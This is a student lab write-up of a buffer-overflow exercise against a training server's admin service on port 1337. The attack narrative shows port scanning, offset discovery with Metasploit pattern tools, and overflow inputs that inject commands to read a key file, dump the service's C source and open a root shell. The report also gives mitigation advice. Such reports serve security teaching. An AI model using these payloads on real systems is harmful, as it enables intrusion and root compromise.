Ex070 - BriansService

Simon Tobon

2021-07-08

Contents

Executive Summary

In this exercise we were tasked to exploit a buffer vulnerable program by using fuzz testing and logical inferences. This fuzz testing was performed against the F4rmc0rp server on a port created by system administrator Brian Oppenheimer. We have to find the secret port Brian's service is running on and attack it.

Technical Report

Finding: Description of finding

Risk Rating

The risk rating for an exploit like this is very low for the attacker.

Vulnerability Description


- **Buffer Overflow**
  - Attackers can exploit buffer overflow by overwriting the memory of applications. This even enables them to overwrite areas of executable code and replace entire code blocks, allowing for unexpected inputs and such bypasses.

Mitigation or Resolution Strategy

The best way to prevent buffer overflow is to use a programming language that does not allow for them. C easily allows buffer overflow because its direct access to memory. If you cannot change languages then write more secure code for example, rather than using strcopy or strcat use strncpy and strncat. These are more secure since they only write to the max size of the buffer.

Attack Narrative

To begin this attack we had to locate the port Brian's service was running on this was achieved by running a Nmap TCP version scan with the following command: **nmap -p0-65535 -sV www.f4rmc0rp.com**.
This results of this scan can be seen below:



From the results the only port that stood out was 1337. Furthermore, using the information found in the background section of the exercise specifications Brian mentions he is "joining the ranks of the 1337." Making an educated guess that this was the port meant to be attacked we continued with the by using netcat to connect to the service. This was done by running the following: **nc www.f4rmc0rp.com 1337**.

Once connected we are prompted to enter an Admin name. By guessing I was able to see that brian was a valid input, however, this did not help me in finding the source code nor a key. We then began to attack the buffer overflow by making use of the msf-pattern generatation tools. This can be seen below:

```
kali@kali:~$ msf-pattern_create -l 100
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A
kali@kali:~$ nc www.f4rmc0rp.com 1337
Enter Name of admin (max 15 characters)
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A
Enter Name of admin (max 15 characters)
brian
Enter Command
   0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A
   4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A
   8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A
^C
kali@kali:~$ msf-pattern_offset -q 0Ab1 -l 100
[*] Exact match at offset 32
kali@kali:~$
```

We can see that our input overflows out of the buffer, by using the msf-pattern_offset command we were able to see that it occurs at offset 32. With this information we then began to plant our desired commands by overflowing the buffer. The key was found by performing the following:

```
kali@kali:~$ msf-pattern_create -l 32
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab
kali@kali:~$ nc www.f4rmc0rp.com 1337
Enter Name of admin (max 15 characters)
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Abgrep -nr "KEY009:*" /home/brian
Enter Name of admin (max 15 characters)
brian
Enter Command
   grep -nr "KEY009:*" /home/brian
   Y009:*" /home/brian
   e/brian
grep -nr "KEY009:*" /home/brian
/home/brian/.key9:1:KEY009:mQG$\x20lNp_R?e;zMq,c$&Ec))
Enter Command
   grep -nr "KEY009:*" /home/brian
   Y009:*" /home/brian
   e/brian
```

If we syntactically correct this we get `KEY009:mQG$\x20lNp_R?e;zMq,c$&Ec))==`


After finding the key I investigated the source code for Brian's service:

```
kali@kali:~$ nc www.f4rmc0rp.com 1337
Enter Name of admin (max 15 characters)
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Abcat /home/brian/toool.c
Enter Name of admin (max 15 characters)
brian
Enter Command
   cat /home/brian/toool.c
   ian/toool.c

cat /home/brian/toool.c
////////////////////////////////////////////////////////////////
// toool.c (Admin tool)
//
// Written by Brian Oppenheimer
//
//
// This is my first service written in C.
// It lets you do quick remote checks on a machine.
//
// For maximum flexibility, run this service as root.
// There shouldn't be any problems with this because the set of
// commands is very limited.
//
////////////////////////////////////////////////////////////////

#include <unistd.h>
#include <stdio.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include <stdlib.h>
# include <netinet/in.h>
#include <string.h>

#define MY_PORT 1337
#define IP 0
#define MY_NAME "brian"
```

```
#define MY_PORT 1337
#define IP 0
#define MY_NAME "brian"

#define BUFLEN 1024
#define NAMELEN 16
#define CMDLEN 12

char *buffer[BUFLEN] = {0};
char *enter_name = "Enter Name of admin (max 15 characters)";
char *enter_command = "Enter Command";
char admin[NAMELEN];
char next_command[CMDLEN+1];
char commands[37];

int  main(int argc, char const **argv, char const **envp)  {

  pid_t child_pid;
  int server_fd, new_socket, valread;
  struct sockaddr_in sock_address;
  int opt = 1;
  int addrlen = sizeof(sock_address);

  // Populate commandlist
  strcpy(commands, "ps auxww");
  strcpy(commands+CMDLEN, "ip a");
  strcpy(commands+CMDLEN*2, "netstat -nat");

  // open socket
  if (0 == (server_fd = socket(AF_INET, SOCK_STREAM, IP))) {
    perror("socket failed");
    exit(EXIT_FAILURE);
  }
```

Here we can see that the buffer can be easily overflowed, Brian could improve the security of his code by dynamically allocating a buffer size with **malloc()** or by using strn rather than str.

It is also important to note that **/bin/sh** can be used to open a root shell, allowing us to run commands like normal! As seen below:


kali@kali:~$ nc www.f4rmc0rp.com 1337
Enter Name of admin (max 15 characters)
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab/bin/sh
Enter Name of admin (max 15 characters)
brian
Enter Command
/bin/sh
ip a
netstat -nat
/bin/sh
ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp